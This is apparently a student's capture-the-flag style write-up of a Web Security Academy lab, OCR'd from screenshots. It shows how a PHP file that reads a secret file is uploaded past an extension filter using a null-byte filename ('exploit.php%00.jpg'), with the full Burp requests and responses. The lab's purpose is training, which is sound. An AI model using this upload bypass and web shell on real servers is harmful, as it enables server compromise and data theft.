
File Upload Vulnerabilities Lab – 05

Web Shell Upload Via Obfuscated File Extension

M.Gobi Shankar

CB.SC.P2CYS23019

Log in and upload an image as your avatar, then go back to your account page.




My Account

Your username is: wiener

Email

Avatar:

In Burp, go to **Proxy > HTTP history** and notice that your image was fetched using a GET request to /files/avatars/cover.jpeg. Send this request to Burp Repeater.



Filter: Hiding CSS and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
105	https://0ab8008b03e3159381a3...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		20:00:56 8 Ap...	8080
106	https://0ab8008b03e3159381a3...	POST	/login	✓		302	188					✓	79.125.84.16	session=l4FCCFbff...	20:01:11 8 Apr...	8080
107	https://0ab8008b03e3159381a3...	GET	/my-account?id=wiener	✓		200	4334	HTML		Web shell upload via obfu...		✓	79.125.84.16		20:01:14 8 Ap...	8080
108	https://0ab8008b03e3159381a3...	GET	/resources/images/avatarDefault.svg			200	10015	XML	svg			✓	79.125.84.16		20:01:15 8 Apr...	8080
109	https://0ab8008b03e3159381a3...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		20:01:15 8 Apr...	8080
110	https://0ab8008b03e3159381a3...	POST	/my-account/avatar	✓		403	354	HTML				✓	79.125.84.16		20:01:28 8 Ap...	8080
111	https://0ab8008b03e3159381a3...	GET	/my-account			200	4334	HTML		Web shell upload via obfu...		✓	79.125.84.16		20:01:39 8 Ap...	8080
112	https://0ab8008b03e3159381a3...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		20:01:51 8 Apr...	8080
113	https://0ab8008b03e3159381a3...	POST	/my-account/avatar	✓	✓	200	329	HTML				✓	79.125.84.16		20:02:04 8 Ap...	8080
114	https://googleads.g.doubleclick....	GET	/pagead/id			302	745	HTML				✓	142.250.70.34		20:02:05 8 Ap...	8080
115	https://0ab8008b03e3159381a3...	GET	/my-account			200	4323	HTML		Web shell upload via obfu...		✓	79.125.84.16		20:02:21 8 Ap...	8080
116	https://0ab8008b03e3159381a3...	GET	/files/avatars/cover.jp					JPEG	jpg			✓	79.125.84.16		20:02:28 8 Ap...	8080
117	https://0ab8008b03e3159381a3...	GET	/academyLabHeader					text				✓	79.125.84.16		20:02:28 8 Ap...	8080

Request

```
GET /files/avatars/cover.jpg HTTP/2
Host: 0ab8008b03e3159381a33e8c00da005f.web-security
Cookie: session=l4FCCFbffPmSznvnJSQQTn9RKoCTr4fT
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0ab8008b03e3159381a33e8c00da005f.w
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```


Response

```
HTTP/2 200 OK
Date: Mon, 08 Apr 2024 14:32:29 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Mon, 08 Apr 2024 14:32:14 GMT
Etag: "17fe-61596abf79b9e"
Accept-Ranges: bytes
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 6142

ÿØÿàJFIFÿÛ
```

Inspector


Request attributes	2
Request cookies	1
Request headers	14
Response headers	8

On your system, create a file called exploit.php, containing a script for fetching the contents of Carlos's secret.



```
┌──(kali㉿kali)-[~]
└─$ cat exploit.php
<?php echo file_get_contents('/home/carlos/secret'); ?>
```


Attempt to upload this script as your avatar. The response indicates that you are only allowed to upload JPG and PNG files.



Sorry, only JPG & PNG files are allowed Sorry, there was an error uploading your file.

� Back to My Account

In Burp's proxy history, find the POST /my-account/avatar request that was used to submit the file upload. Send this to Burp Repeater.



Filter: Hiding CSS and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
107	https://0ab8008b03e3159381a3...	GET	/my-account?id=wiener	✓		200	4334	HTML		Web shell upload via obfu...		✓	79.125.84.16		20:01:14 8 Ap...	8080
108	https://0ab8008b03e3159381a3...	GET	/resources/images/avatarDefault.svg			200	10015	XML	svg			✓	79.125.84.16		20:01:15 8 Apr...	8080
109	https://0ab8008b03e3159381a3...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		20:01:15 8 Apr...	8080
110	https://0ab8008b03e3159381a3...	POST	/my-account/avatar	✓		403	354	HTML				✓	79.125.84.16		20:01:28 8 Ap...	8080
111	https://0ab8008b03e3159381a3...	GET	/my-account			200	4334	HTML		Web shell upload via obfu...		✓	79.125.84.16		20:01:39 8 Ap...	8080
112	https://0ab8008b03e3159381a3...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		20:01:51 8 Apr...	8080
113	https://0ab8008b03e3159381a3...	POST	/my-account/avatar	✓	✓	200	329	HTML				✓	79.125.84.16		20:02:04 8 Ap...	8080
114	https://googleads.g.doubleclick....	GET	/pagead/id			302	745	HTML				✓	142.250.70.34		20:02:05 8 Ap...	8080
115	https://0ab8008b03e3159381a3...	GET	/my-account			200	4323	HTML		Web shell upload via obfu...		✓	79.125.84.16		20:02:21 8 Ap...	8080
116	https://0ab8008b03e3159381a3...	GET	/files/avatars/cover.jpg			200	6401	JPEG	jpg			✓	79.125.84.16		20:02:28 8 Ap...	8080
117	https://0ab8008b03e3159381a3...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		20:02:28 8 Ap...	8080
118	https://googleads.g.doubleclick....	GET	/pagead/id			302	745	HTML				✓	142.250.70.34		20:04:10 8 Ap...	8080
119	https://0ab8008b03e3159381a3...	POST	/my-account/avatar	✓		403	354	HTML				✓	79.125.84.16		20:05:17 8 Ap...	8080


Request

```
POST /my-account/avatar HTTP/2
Host: 0ab8008b03e3159381a33e8c00da005f.web-security-academy.net
Cookie: session=14FCCFbffPmSznvnJSQQTn9RKoCTr4fT
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------255958290920520704852429906838
Content-Length: 546
Origin: https://0ab8008b03e3159381a33e8c00da005f.web-security-academy.net
Referer: https://0ab8008b03e3159381a33e8c00da005f.web-security-academy.net/my-account
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------255958290920520704852429906838
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret'); ?>

-----------------------------255958290920520704852429906838
Content-Disposition: form-data; name="user"

wiener
-----------------------------255958290920520704852429906838
Content-Disposition: form-data; name="csrf"

2qzSH9VcgrbVaC9RGiYmkNwsHUc2XboZ
-----------------------------255958290920520704852429906838--
```

Response

```
HTTP/2 403 Forbidden
Date: Mon, 08 Apr 2024 14:35:23 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 171

Sorry, only JPG & PNG files are allowed
ry, there was an error uploading your file.<p>
a href="/my-account" title="Return to previous page">
« Back to My Account
/a>
```


In Burp Repeater, go to the tab for the POST /my-account/avatar request and find the part of the body that relates to your PHP file. In the Content-Disposition header, change the value of the filename parameter to include a URL encoded null byte, followed by the .jpg extension Send the request and observe that the file was successfully uploaded. Notice that the message refers to the file as exploit.php, suggesting that the null byte and .jpg extension have been stripped.



```
POST /my-account/avatar HTTP/2
Host: 0ab8008b03e3159381a33e8c00da005f.web-security-academy.net
Cookie: session=14FCCFbffPmSznvnJSQQTn9RKoCTr4fT
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------255958290920520704852429906838
Content-Length: 553
Origin: https://0ab8008b03e3159381a33e8c00da005f.web-security-academy.net
Referer: https://0ab8008b03e3159381a33e8c00da005f.web-security-academy.net/my-account
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------255958290920520704852429906838
Content-Disposition: form-data; name="avatar"; filename="exploit.php%00.jpg"
Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret'); ?>

-----------------------------255958290920520704852429906838
Content-Disposition: form-data; name="user"

wiener
-----------------------------255958290920520704852429906838
Content-Disposition: form-data; name="csrf"

2qzSH9VcgrbVaC9RGiYmkNwsHUc2XboZ
-----------------------------255958290920520704852429906838--
```

```
HTTP/2 200 OK
Date: Mon, 08 Apr 2024 14:37:25 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 132

The file avatars/exploit.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```

Switch to the other Repeater tab containing the GET /files/avatars/cover.jpeg request. In the path, replace the name of your image file with exploit.php and send the request. Observe that Carlos's secret was returned in the response.




```
GET /files/avatars/exploit.php HTTP/2
Host: 0ab8008b03e3159381a33e8c00da005f.web-security-academy.net
Cookie: session=14FCCFbffPmSznvnJSQQTn9RKoCTr4fT
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0ab8008b03e3159381a33e8c00da005f.web-security-academy.net/my-account
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers

```

```
HTTP/2 200 OK
Date: Mon, 08 Apr 2024 14:39:30 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32

4LJYKrLll9X5M6clAZmhFkhxpYsxQ9Jj
```

Secret: **4LJYKrLll9X5M6clAZmhFkhxpYsxQ9Jj**

Submit the secret to solve the lab.



My Account

Your username is: wiener

Email

Update email

Avatar:

Browse… No file selected.

Upload


ab8008b03e3159381a33e8c00da005f.web-security-academy.net

Answer:

4LJYKrLll9X5M6clAZmhFkhxpYsxQ9Jj

Cancel OK

Lab Completed Successfully.



Web Security Academy

Web shell upload via obfuscated file extension

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email